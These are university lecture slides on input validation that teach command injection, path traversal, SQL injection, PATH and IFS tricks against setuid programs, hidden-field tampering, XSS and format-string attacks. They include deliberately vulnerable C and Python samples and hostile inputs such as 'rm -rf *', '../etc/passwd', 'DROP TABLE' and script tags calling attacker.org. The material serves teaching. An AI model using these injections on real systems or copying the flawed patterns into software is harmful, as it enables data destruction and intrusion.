Input Validation

Andreas Zeller/Stephan Neuhaus
Lehrstuhl für Softwaretechnik
Universität des Saarlandes, Saarbrücken

SS 2004/CVS Revision: 1.5

Today's Specials

- Handling user input
- Canonicalizing input

Input Validation is Trust Management

A *trust relationship* is a relationship among the different participants in a software system and concerns the assumptions that those participants make about security properties of the other part.

For example, a function might assume that its inputs are shorter than some maximum length; or it might assume that its input is a valid user name.

Why is Trust Management So Difficult? (1)

Traditionally, the responsibility of making sure that the functions assumptions are met lay with the caller of the function.

> "The strcpy() function copies the string pointed to by src (including the terminating '\0' character) to the array pointed to by dest. The strings may not overlap, and the destination string dest must be large enough to receive the copy."
> —*strcpy*(3) manual page

We can then say that the library routine *trusts* its caller to provide legal arguments.

An attacker is often interested in *violating* the assumptions that parts of a program make, because “interesting” things often happen if they are violated.

Why is Trust Management So Difficult? (2)

Often, programmers extend trust to other parts of a program without realizing it.

Assumptions are easy to make: Object-Oriented programming has taught us that we must decompose a system into small, largely independent objects and that it is OK to forget about the big picture when we’re coding individual objects.

Therefore, programmers are encouraged to think about software development in small steps.

But when they do that, they lose sight of the system as a whole and forget to make their assumptions explicit. (That happens especially with routines that are deep in the guts of a system, because the assumption is that user input will only get this far after extensive validations in the upper layers.)

Why is Trust Management So Difficult? (3)

It’s often easier to put the burden of validation on the caller instead of validating input in the callee because there is often no standard way to signal an error to the caller:

- the callee can *throw an exception*. This changes the control flow in a nonlinear way and often introduces objects that are not compatible with the rest of the application;
- the callee can *return an error code*. Error codes are often not appropriate for returning detailed information about the error; or
- the callee can *set a global variable* to the detailed error description and return an error value in-band. This is prone to error on multithreaded systems, besides being confusing in certain circumstances (see exercises).

Why is Trust Management So Difficult? (4)

Ken Thompson (L) and Dennis Ritchie (R)

Ken Thompson invented Unix together with Dennis Richie.

For this achievement, he was awarded the ACM Turing Award in 1984 (a hightly appropriate year).

In his award lecture, he outlined how he modified the Unix C compiler so that he got access to any Unix system.

Reflections on Trusting Trust

He modified the system such that the compiler source code was free of any trace of malicious activity. WTF!?

- If the C compiler detected that the *login* program was compiled, it compiled in a *back door* that would allow Thompson access with a special user name/password combination;
- If the C compiler detected that it was compiling itself, it would compile in code that would create the above back door.

Now, this modification is pretty obvious, because you can see it in the C compiler's source code.

What did Thompson do next?

Reflections on Trusting Trust

1. He compiled the C compiler with itself;
2. He removed the modifications from the C compiler; and
3. He recompiled the C compiler with itself one more time.

That way, all traces in the source code were gone and literally no amount of source code analysis would find any problems with the compiler.

> “The moral is obvious. You can’t trust code that you did not totally create yourself. (Especially code from companies that employ people like me.)”
>
> —Ken Thompson

Trusting Input (1)

Trust in input is often not warranted and sometimes downright dangerous.

```
#include <stdio.h>

int main() {
  int a;

  scanf("%d", &a);
  printf("%d\n", a);
  return 0;
}
```

What happens if the user enters something that is not a number? The value of *a* is undefined, and therefore could be anything.

Trusting Input (2)

```
#include <stdio.h>
#include <string.h>

int main() {
  char filename[1024];
  char command[sizeof(filename) + 4];

  fgets(filename, sizeof(filename));
  filename[sizeof(filename) - 1] = '\0';
  strcpy(command, "cat ");
  strcat(command, filename);
  system(command);            /* Executes a shell */

  return 0;
}
```

That is more interesting. Is there a buffer overflow? No.

What other problems might there be?

What happens if a user enters "*/dev/null; rm -rf **"?

Trusting Input (3)

Many Web servers (Apache and IIS among them) have had problems in the past with access controls like these:

```
extern const char* document_root;
extern int check_htaccess(pathname);
extern char* concat(const char*, const char*);

void serve_page(char* relative_path) {
  char* absolute_path = concat(document_root, relative_path);

  if (directory_contains_htaccess(absolute_path))
    access_ok = check_htaccess(absolute_path);
  else
    access_ok = true;

  if (access_ok)
    put_page(absolute_path);
}
```

What's wrong with this code?

Trusting Input (4)

OK, first of all, `.htaccess` isn't inherited from parent directories. But there is more. . .

There is the implicit assumption that the concatenation of the document root and the relative path will lie below the document root.

But this isn't necessarily true! What if the *relative_path* is "`../../../../../../etc/passwd`"? Then the directory (probably) won't contain .htaccess and access will be allowed.

This is a problem because a file can be known under the name "`/etc/passwd`" or "`../../../etc/passwd`" or even "`../passwd`".

A Web page can similarly be known under different names.

A person might be known under different names (usually called "aliases"). For example, Roger Nelson used to be known as "Prince", before he was "The Artist formerly known as Prince", then "The Artist", and then "Prince" again.

Canonical Names

We call a name “canonical” if two names that denote the same object have the same canonical name.

For example, the canonical name for the password file could be “/etc/passwd”.

The canonical URL for “http://www.st.cs.uni-sb.de:80/%7Eneuhau%73” could be “http://www.st.cs.uni-sb.de/~neuhaus/”.

The general rule is:

When you are regulating access based on an object’s *name*, you *must* canonicalize the object’s name *before* making the access decision.

That can be difficult (see exercises)

Validating Input: An Example

```c
#include <stdio.h>

static const char* maildir = "/var/spool/mail/";

int main(int argc, const char* argv[]) {
  char* path = (char*) malloc (strlen(maildir) + strlen(argv[1]) + 1);
  char buffer[100];
  size_t byres_read;

  strcpy(path, maildir);
  strcat(path, argv[1]);

  FILE* fp = fopen(path);
  while ((bytes_read = fread(buffer, sizeof(buffer), 1, fp)) != 0)
    fwrite(buffer, bytes_read, 1, stdout);
  fclose(fp);
  free(path);

  return 0;
}
```

Here, it is not enough to check only that the canonical filename is below *maildir*, because we want to be able to open a user’s mail spool and not any file below that directory.

Deny-Based

You can scan *argv[1]* for forbidden characters and reject the argument if you find any.

The characters that are not allowed in a user name are all non-lowercase alphabetical characters plus all non-alphanumerical characters.

```
#include <ctype.h>

int validate_username(const char* username) {
  int i;

  for (i = 0; username[i] != '\0'; i++) {
    if (isupper(username[i]) || iscntrl(username[i]) /* Scan for forbidden characters */
        || isspace(username[i]) || !isascii(username[i]))
      return 0;
  }
  return 1;
}
```

This is not a good idea in this case, since the disallowed characters are complicated and it's hard to be sure whether you forgot something.

Also, the *isxxx*() functions are dependent on the locale, which we don't want in this case (Unix user names consist of characters from 'a' to 'z'; locales don't enter into it).

Allow-Based

You can scan *argv[1]* for allowed characters and reject the argument if you find any that aren't.

```
#include <ctype.h>

int validate_username(const char* username) {
  int i;

  for (i = 0; username[i] != '\0'; i++) {
    /* Scan for forbidden characters */
    if (!islower(username[i]))
      return 0;
  }
  return 1;
}
```

Better, but still not a good idea because the code is still locale-dependent.

Allow-Based, Locale-Independent

```
int validate_username(const char* username) {
  int i;

  for (i = 0; username[i] != '\0'; i++) {
    /* Scan for forbidden characters. This works both in ASCII
     * and EBCDIC, but might not work in other characters sets. */
    if ('a' <= username[i] && username[i] <= 'z')
```

```
    return 0;
  }
  return 1;
}
```

Alternatives: Being Extra-Cautious

You can scan *argv[1]* for allowed characters and reject the argument if you find any that aren't.

Additionally, you restrict the name to 8 characters or less.

Additionally, you reject the name if it isn't in the list of known users.

SQL Injection

```
static const char* quary_start = "SELECT COUNT(*) FROM ";

/* Return number of rows in TABLE. */
int n_rows(const char* table) {
  char* query = (char*) malloc(strlen(query_start) + strlen(table) + 1);
  int ret;

  strcpy(query, query_start);
  strcat(query, table);

  ret = make_query(query);
  free(query);

  return ret;
}
```

What if the argument isn't checked and the user can somehow enter "*customers; DROP TABLE customers*"?

Invoking Programs (Unix)

```
#include <stdlib.h>

void call_ls() {
  system("ls");
}
```

> "*system*() executes a command specified in string by calling `/bin/sh -c` *string*, and returns after the command has been completed. During execution of the command, *SIGCHLD* will be blocked, and *SIGINT* and *SIGQUIT* will be ignored." —*system*(3) manual page

Should be harmless, right? Right?!

The PATH

In Unix, the PATH environment variable controls the directories which are searched for executables.

The value of PATH is a list of directories, separated by colons.

```
$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/bin/X11:\
/usr/java/j2sdk1.4.1_02/bin:/home/neuhaus/bin
```

That means that the `ls` executable will be searched for in `/usr/local/bin`, `/usr/bin`, and `/bin`, where it is ultimately found. (This is for Linux; other Unices may have `ls` elsewhere.)

Calling *call_ls*() like this is indeed safe.

But: The PATH variable is not controlled by the application, but by the user calling the application.

Why Is This A Problem?

Assume that Alice writes a setuid root program. (Remember that a suid process runs as the user owning the program and not as the user owning the parent process)

That program inherits the PATH from the parent process and calls `ls` through *system*(3).

Bob sets PATH to `/tmp` and puts his own `ls` executable there.

Alice's process executes `/tmp/ls` instead of `/bin/ls` as she thought.

The malicious `/tmp/ls` program creates a back door and calls `/bin/ls` in order to hide its tracks.

Oops.

Putting . Last Is No Help

Some people say that putting the current directory last will help avoid executing bogus programs. Not so:

```
$ PATH=${PATH}:.; export PATH
$ cp evil_binary l
$ ln -s call-ls x
$ IFS=s ./x  # Call the suid program
```

IFS?! WTF is IFS?!

IFS stand for *I*nternal *F*ield *S*eparator. This is an environment variable that tells the shell at which characters to break a line into commands and command arguments.

This code will cause the `l` program in the current directory to be executed instead of `/bin/ls`.

Why is that made configurable instead of hardcoding as white space? Beats me. Most probably because they *could*.

Next Try (1)

```
#include <stdlib.h>

void call_ls() {
  system("IFS=' \n\t'; PATH='/bin:/usr/bin'; export IFS PATH; ls");
}
```

Not good. We can attack this program as follows:

```
$ PATH=.; export PATH
$ cp evil_binary ls
$ IFS='IP \n\t' ./call-ls
```

This causes the variable FS to be set to the value intended for IFS and the variable ATH to be set to the value intended for PATH ⇒ attacker still gets to run `./ls` instead of `/bin/ls`.

Next Try (2)

```
#include <stdlib.h>

void call_ls() {
  system("/bin/ls");
}
```

Still not good. We can attack this program as follows:

```
$ PATH=.; export PATH
$ cp evil_binary bin
$ IFS='/ \n\t' ./call-ls
```

This causes the program `./bin` to be run with the argument `ls` instead of `/bin/ls`.

Next Try (3)

```c
#include <stdlib.h>

static const char* default_environment[] = {
  "PATH=/bin:/usr/bin",
  0,
};

void call_ls() {
  int i;

  for (i = 0; default_environment[i] != 0; i++)
    putenv(default_environment[i]);

  system("ls");
}
```

An environment variable is *not* unique. You can have two PATH variables. You overwrite one, but which one is used when looking for executables?

Next Try (4)

```c
#include <stdlib.h>

extern char* environ[];

static const char* default_environment[] = {
  "PATH=/bin:/usr/bin",
  0,
};

void call_ls() {
  int i;

  if (environ != 0) {
    for (i = 0; environ[i] != 0; i++)
      environ[i] = 0;
  }
  for (i = 0; default_environment[i] != 0; i++)
    putenv(default_environment[i]);

  system("ls");
}
```

Why Use A Shell At All?

```c
#include <sys/types.h>
#include <unistd.h>
#include <sys/wait.h>

static const char* args[] = { "/bin/ls", 0 };
void call_ls() {
  pid_t pid = fork();

  if (pid == 0) {                /* Child */
    execve(args[0], args, 0);
    handle_exec_error();         /* If we get here, execve(2) has failed */
  } else if (pid > 0) {          /* Parent */
    int status;

    waitpid(pid, &status, 0);    /* Check status after this line */
  } else
    handle_fork_error();         /* fork(2) has failed, check errno */
}
```


A Common CGI Script

```python
#! /bin/python
import cgi, os

print "Content-Type: text/html\r\n\r\n",

form = cgi.FieldStorage()
message = form["contents"].value
recipient = form["to"].value

tmpfile = open("/tmp/cgi-mail", "w")
tmpfile.write(message)
tmpfile.close()

os.system("/bin/mail " + recipient + " < /tmp/cgi-mail")
os.unlink("/tmp/cgi-mail")

print "<html><h3>Message sent.</h3></html>\r\n",
```

Used With A Web Page

```
<html>
  <head/>
  <body>
    <form action="http://www.st.cs.uni-saarland.de/~neuhaus/mail.py"
          method="post">
      <h3>Type A Message</h3>
      Recipient: <input type="text" name="to"> <br/>
      <textarea name="contents" cols="80" rows="10">
      </textarea>
      <br/>
      <input type="submit" value="Send Mail"/>
    </form>
  </body>
</html>
```

This Is How It Looks



What's Bad About It?


As we already know, unchecked input can be used for baad things. If the user enters "*president@whitehouse.gov; rm -rf **", everything gets removed.

But I want mail to be sent to myself only, so I put the recipient into a *hidden* field that can't be seen from the browser:

Attempted Remedy (1)

```
<html>
  <head/>
  <body>
    <form action="http://www.st.cs.uni-saarland.de/~neuhaus/mail.py"
          method="post">
      <h3>Type A Message</h3>
      <textarea name="contents" cols="80" rows="10">
      </textarea>
      <br/>
      <input type="hidden" name="to" value="neuhaus@st.cs.uni-saarland.de">
      <input type="submit" value="Send Mail"/>
    </form>
  </body>
</html>
```

Attempted Remedy (2)



Hidden Fields Aren't

The problem is that hidden fields aren't. An attacker could

1. Display the web page;
2. Save a local copy of the HTML on disk;
3. Modify the copy to put a malicious value in the "to" field;
4. Redisplay the local copy; and
5. Submit the malicious form.

Cross-Site Scripting (XSS)

You write an online bulleting board system where users can enter messages. The messages are stored and redisplayed on other user's web browsers. Eve enters the following message:

```
<script>http://www.attacker.org/remove-all-files.scr</script>
```

Alice clicks on Eve's message and has Eve's script executed on her computer.

So you filter out everything that contains a '<' character?

```
%3Cscript>http://www.attacker.org/remove-all-files.scr%3C/script>
```

OK, now you also filter out messages containing '%'?

```
&lt;script>http://www.attacker.org/remove-all-files.scr&lt;/script>
```

(This might or might not work, depending on who converts the entity `<` to a less-than character, and when)

Remember: *first* canonicalize, *then* filter

Specifying the Character Set

One solution is to preprocess outgoing text prior to sending it over the network.

This helps only if the text does not contain one of the many alternate encodings for '<', which exist in many alternate character sets.

One way to avoid that is to *specify* the character set in advance, for example, by putting it at the top of outgoing documents (after the HTTP header, before the `<html>` tag):

```
<META http-equiv="Content-Type"
      content="text/html; charset=ISO-8859-1">
```

Format-String Attacks

```c
#include <stdio.h>

extern void somefunction(const char*, const int*);
extern int check_password(const char* password);
extern char* get_password();

void login(const char* user_supplied_message) {
  int authenticated = 0;
  int tries = 0;

  somefunction("Test", &authenticated);
  printf(user_supplied_message); /* Should be printf("%s", message); */
```

```
  while (!authenticated && tries <= 3) {
    authenticated = check_password(get_password());
    tries++;
  }
}
```

As usual, there is a little-known “feature” hidden here. . .

printf(3) and %n

The *printf*(3) function has not only the ability to print output, you can also get the number of characters that were printed up to a certain point:

```
#include <stdio.h>

void howmany() {
  int x = 12345;
  int howmany1, howmany2;

  printf("Test 1 2 3%n%d%n\n", &howmany1, x, &howmany2);

  /* At this point, howmany1 = 10, howmany2 = 15. */
}
```

Attacking printf

If the address of *authenticated* is left over on the stack from a previous invocation of *somefunction*(), we can attack the code by setting *user_message* to “`Hello%n`”:

The *printf*(3) function will take the left-over address of *authenticated* and put the number of characters there.

This is greater than 0, therefore, *authenticated* will suddenly have the value **true**!

How To Avoid That

Always use *printf*(3) with a format string argument (i.e., `printf("%s", x)` instead of `printf(x)`).

Don’t bother to check the user supplied string for percent characters.

Is nothing safe?!

Nope. Sorry.

References

Matt Bishop, Deborah Frinke, *Teaching Robust Programming*, IEEE Security & Privacy 2(2), March/April 2004, IEEE Press.

Ken Thompson, *Reflections on Trusting Trust*, 1984 Turing Award Lecture, *Communication of the ACM*, 27(8), August 1984, pp. 761–763.

Viega, McGraw, *Building Secure Software*.